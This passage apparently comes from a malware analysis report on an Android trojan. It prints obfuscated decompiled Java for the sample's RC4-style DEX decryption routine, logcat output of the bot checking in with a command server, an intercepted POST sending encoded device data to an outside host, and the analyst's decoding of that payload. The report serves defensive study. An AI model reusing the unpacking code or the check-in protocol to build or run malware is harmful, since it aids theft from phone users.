
5.1.8 Decompiled Java code of of the DEX file decryption algorithm

This functions are required to decrypt the DEX file that has been unpacked. Function `overchild` generates the encryption key, while `surveycolor` uses the key to encrypt the incoming byte array buffer.


```
/* renamed from: overchild */
private int[] overchild_getDecryptArr(byte[] inArr) {
    int[] iArr;
    int length = new int[]{959115, 748180, 123779, 70811, 328621, 670679, 502508, 286189, 538935}.length;
    for (int i = 0; i < length; i++) {
        this.FAzKfmXbeNplXFNCJ_284185 = iArr[i] + this.xltLOgJagEwnIiwcT_331128;
        this.xltLOgJagEwnIiwcT_331128 = 139666;
        this.xltLOgJagEwnIiwcT_331128 <<= 566189;
    }
    int inArrLen = inArr.length;
    int[] outArr = new int[256];
    for (int i2 = 0; i2 < 256; i2++) {
        outArr[i2] = i2;
    }
    int i3 = 0;
    for (int i4 = 0; i4 < 256; i4++) {
        i3 = (((((((i3 + 0) + 0) - (-outArr[i4])) - (-inArr[((i4 % inArrLen) + 0) - 0])) + 0) + 256) - 0) % 256;
        bringrobust_swapArrayElements(i4, i3, outArr);
    }
    return outArr;
}

/* renamed from: surveycolor */
public byte[] surveycolor_decrypt(byte[] inData) {
    int i = this.mHNrknfgZgUIGO_78;
    this.mHNrknfgZgUIGO_78 = ((i * 64772) - this.xltLOgJagEwnIiwcT_331128) + this.rmlNfEilHGed_6;
    Wcrazyfalse = overchild_getDecryptArr(this.Nbalconycat.getBytes());
    long j = this.lObrjlDwXptpOYbN_928704;
    long j2 = this.KrqZMwFFQNgMgDlR_259643;
    this.CYlOEFnkIzq_963464 = j * j2;
    byte[] outArr = new byte[inData.length];
    this.KrqZMwFFQNgMgDlR_259643 = (j2 + 9098083) - (this.lhU_330929 * j);
    for (int i2 = 0; i2 < inData.length; i2++) {
        long j3 = this.CYlOEFnkIzq_963464;
        this.lhU_330929 = (1401957 / this.KrqZMwFFQNgMgDlR_259643) + j3;
        Pnamewait = (Pnamewait + 1) % 256;
        this.KrqZMwFFQNgMgDlR_259643 = (this.lObrjlDwXptpOYbN_928704 + this.lhU_330929) - (j3 / 9302602);
        int i3 = Runfairask;
        int[] keyArrRef = Wcrazyfalse;
        int i4 = Pnamewait;
        Runfairask = (i3 + keyArrRef[i4]) % 256;
        this.rmlNfEilHGed_6 = this.xltLOgJagEwnIiwcT_331128 + this.mHNrknfgZgUIGO_78;
        bringrobust_swapArrayElements(i4, Runfairask, keyArrRef);
        int i5 = this.rmlNfEilHGed_6;
        this.mHNrknfgZgUIGO_78 = (i5 - (-864696820)) + this.xltLOgJagEwnIiwcT_331128;
        int[] keyArrRef2 = Wcrazyfalse;
        outArr[i2] = (byte) ((keyArrRef2[(keyArrRef2[Pnamewait] - (-keyArrRef2[Runfairask])) % 256] + 0) ^ inData[i2]);
        this.xltLOgJagEwnIiwcT_331128 = this.mHNrknfgZgUIGO_78 + i5;
    }
    this.rmlNfEilHGed_6 = (this.xltLOgJagEwnIiwcT_331128 * 453117) - (849498 / this.mHNrknfgZgUIGO_78);
    return outArr;
}
```

5.1.9 Sample transmission and decrypted message by the collector service



```
adb
06-10 23:15:29.373 19507 19832 E pnlpuklxwf   : jsonCheckBot: {"DM":"0","AD":"null","BL":"100","TW":"38","SA":"0","SP
":"2","SS":"1","LE":"en","SY":"0","SM":"0","ID":"iin1-626e-xl1g-clgf","IS":"","NR":"","GA":"","PS":"0","PC":"0","PP":
"0","PO":"0"}
06-10 23:15:29.877 19507 19520 W yajdubklkpatutw: Cleared Reference was only reachable from finalizer (only reported
once)
06-10 23:15:56.487 19507 19523 W yajdubklkpatutw: Got request to deoptimize un-deoptimizable method void java.lang.Da
emons$FinalizerWatchdogDaemon.runInternal()
06-10 23:15:56.487 19507 19521 W yajdubklkpatutw: Got request to deoptimize un-deoptimizable method void java.lang.Da
emons$ReferenceQueueDaemon.runInternal()
06-10 23:15:57.442 19507 19507 I Choreographer: Skipped 52 frames!  The application may be doing too much work on its
 main thread.
06-10 23:16:09.885 19507 19522 W yajdubklkpatutw: Got request to deoptimize un-deoptimizable method void java.lang.Da
emons$FinalizerDaemon.runInternal()
06-10 23:16:09.885 19507 19610 E EndLess : End of the loop for the service
06-10 23:16:09.891 19507 19609 E ubrawjod  : Tick: 40
06-10 23:20:22.683 19507 19832 E Connect : url: http://elcamino.top/
06-10 23:20:22.683 19507 19832 E q_ws    : info_device   MjQyNDU0NGMxNDUzYmFlYjU2MDI0NGY1MjRmYTRlNTY5NTBkNTdlMDI2NWE5
OGI0NjVmY2Y5ZmZj
06-10 23:20:22.683 19507 19832 E q_ws    : ODg2YmZjMDExYTM5NzVhMDE5ZmZhNmU5YjAzMjdjNjdiNzY1ZjkwMzhkN2U1ZGExZjk2MDY0Nm
Vm
06-10 23:20:22.683 19507 19832 E q_ws    : NDAyNDViNzM0Zjg3ODYwOGNhODAzMDRjNjYzOWFjMjI1MzE0MTEzYjViNmViMWMyNmIzMWZiMT
A0
06-10 23:20:22.683 19507 19832 E q_ws    : YTUyZWUyYzAwMDc4Y2NiMTRmM2E5NDkyMzU1ZjlhOTM4NmZiZjllNmE5YjRmNzcwYzQwNGJlMz
Ey
06-10 23:20:22.683 19507 19832 E q_ws    : MzAzYzViMWI2YTc5YmM0YjA0ZTM5N2NiZjVkNDNkZjY0MWRiYWEyY2JhYjgyYmJmMGUwMTA4Nj
g1
06-10 23:20:22.683 19507 19832 E q_ws    : ZjZjYmU3MjY0N2E1YzRhOTk4OWNkNjUxZDAwOWI2NzE2YzZjZDdjMmUxY2Y2YTk4ZmE2NGYwMj
Y4
06-10 23:20:22.683 19507 19832 E q_ws    : ODhkMjVhMTQwYzYyY2MyNzM4ZGNlMzFiODg2MQ==
06-10 23:20:22.769 19507 19832 D TrafficStats: tagSocket(83) with statsTag=0xffffffff, statsUid=-1
06-10 23:20:22.848 19507 19507 E lnniurgavvypbld   : run_boot_broadcast_receiver
06-10 23:20:22.857 19507 19611 D TrafficStats: tagSocket(84) with statsTag=0xffffffff, statsUid=-1
06-10 23:20:22.866 19507 19507 E lnniurgavvypbld   : run_boot_broadcast_receiver
06-10 23:20:22.873 19507 19507 E lnniurgavvypbld   : autoClick=1 Doze Mode
06-10 23:20:22.891 19507 19507 E lnniurgavvypbld   : run_boot_broadcast_receiver
06-10 23:20:22.895 19507 19507 E lnniurgavvypbld   : autoClick=1 Doze Mode
06-10 23:20:22.910 19507 19507 E lnniurgavvypbld   : run_boot_broadcast_receiver
06-10 23:20:22.914 19507 19507 E lnniurgavvypbld   : autoClick=1 Doze Mode
06-10 23:20:23.399 19507 19610 E EndLess : Error making the request: Attempt to invoke virtual method 'boolean java.l
ang.String.isEmpty()' on a null object reference
06-10 23:20:23.678 19507 19832 E pnlpuklxwf   : jsonCheckBot: {"success":true}
06-10 23:20:23.678 19507 19832 E pnlpuklxwf   : EnCryptResponce: {"success":true}
06-10 23:20:23.678 19507 19832 E pnlpuklxwf   : CheckBotRESPONCE: ◆◆◆◆
06-10 23:20:24.687 19507 19609 E ubrawjod  : Tick: 42
06-10 23:20:26.717 19507 19609 E ubrawjod  : Tick: 44
```



Request Response Connection Timing

```
POST http://enls3xykyxag.x.pipedream.net/elcamino/ HTTP/1.1
```

Content-Type: application/x-www-form-urlencoded

Content-Length: 538

Host: enls3xykyxag.x.pipedream.net

Connection: Keep-Alive

Accept-Encoding: gzip

User-Agent: okhttp/3.6.0

URLEncoded form Edit Replace View: auto

```
q:  info_device
ws: MjQyNDU0NGMxNDUzYmFlYjU2MDI0NGY1MjRmYTRlNTY5NTBkNTdlMDI2NWE5OGI0NjVmY2Y5ZmZj
ODg2YmZjMDExYTM5NzVhMDE5ZmZhNmU5YjAzMjdjNjdiNzY1ZjkwMzhkN2U1ZGExZjk2MDY0NmVm
NDAyNDViNzM0Zjg3ODYwOGNhODAzMDRjNjYzOWFjMjI1MzE0MTEzYjViNmViMWMyNmIzMWZiMTA0
YTUyZWUyYzAwMDc4Y2NiMTRmM2E5NDkyMzU1ZjlhOTM4NmZiZjllNmE5YjRmNzcwYzQwNGJlMzEy
MzAzYzViMWI2YTc5YmM0YjA0ZTM5N2NiZjVkNDNkZjY0MWRiYWEyY2JhYjgyYmJmMGUwMTA4Njg1
ZjZjYmU3MjY0N2E1YzRhOTk4OWNkNjUxZDAwOWI2NzE2YzZjZDdjMmUxY2Y2YTk4ZmE2NGYwMjY4
ODhkMjVhMTQwYzYyY2MyNzM4ZGNlMzFiODg2MQ==
```


..malware/covid
→ covid ./decode_sent_payload.py
Base64 input: MjQyNDU0NGMxNDUzYmFlYjU2MDI0NGY1MjRmYTRlNTY5NTBkNTdlMDI2NWE5OGI0NjVmY2Y5ZmZj ODg2YmZjMDExYTM5NzVhMDE5ZmZhNmU5YjAzMjdjNjdiNzY1ZjkwMzhkN2U1ZGExZjk2MDY0NmVm NDAyNDViNzM0Zjg3ODYwOGNhODAzMDRjNjYzOWFjMjI1MzE0MTEzYjViNmViMWMyNmIzMWZiMTA0 YTUyZWUyYzAwMDc4Y2NiMTRmM2E5NDkyMzU1ZjlhOTM4NmZiZjllNmE5YjRmNzcwYzQwNGJlMzEy MzAzYzViMWI2YTc5YmM0YjA0ZTM5N2NiZjVkNDNkZjY0MWRiYWEyY2JhYjgyYmJmMGUwMTA4Njg1 ZjZjYmU3MjY0N2E1YzRhOTk4OWNkNjUxZDAwOWI2NzE2YzZjZDdjMmUxY2Y2YTk4ZmE2NGYwMjY4 ODhkMjVhMTQwYzYyY2MyNzM4ZGNlMzFiODg2MQ==
0/185 bytes (0.0%)
2424544c1453baeb560244f524fa4e56950d57e0265a98b465fcf9ffc886bfc011a3975a019ffa6e9b0327c67b765f9038d7e5da1f960646ef40245b734f878608ca80304c6639ac225314113b5b6eb1c26b31fb104a52ee2c00078ccb14f3a9492355f9a9386fbf9e6a9b4f770c404be312303c5b1b6a79bc4b04e397cbf5d43df641dbaa2cbab82bbf0e0108685f6cbe72647a5c4a9989cd651d009b6716c6cd7c2e1cf6a98fa64f026888d25a140c62cc2738dce31b8861
b'$$TL\x14S\xba\xebV\x02D\xf5$\xfaNV\x95\rW\xe06Z\x98\xb4e\xfc\xf9\xff\xc8\x86\xbf\xc0\x11\xa3\x97Z\x01\x9f\xfan\x9b\x03\'\xc6{v_\x908\xd7\xe5\xda\x1f\x96\x06F\xefa$[sO\x87\x86\x08\xca\x800Lf9\xac"S\x14\x11;[n\xb1\xc2k1\xfb\x10JR\xee,\x00\x07\x8c\xcb\x14\xf3\xa9I#U\xf9\xa98o\xbf\x9ej\x9bOw\x0c@K\xe3\x120<[\x1bjy\xbcK\x04\xe3\x97\xcb\xf5\xd4=\xf6A\xdb\xaa,\xba\xb8+\xbf\x0e\x01\x08h_l\xberdz\\J\x99\x89\xcde\x1d\x00\x9bg\x16\xc6\xcd|.\x1c\xf6\xa9\x8f\xa6O\x02h\x88\xd2Z\x14\x0cb\xcc\'8\xdc\xe3\x1b\x88a'
b'{"DM":"0","AD":"null","BL":"100","TW":"38","SA":"0","SP":"2","SS":"1","LE":"en","SY":"0","SM":"0","ID":"iin1-626e-xl1g-clgf","IS":"","NR":"","GA":"","PS":"0","PC":"0","PP":"0","PO":"0"}'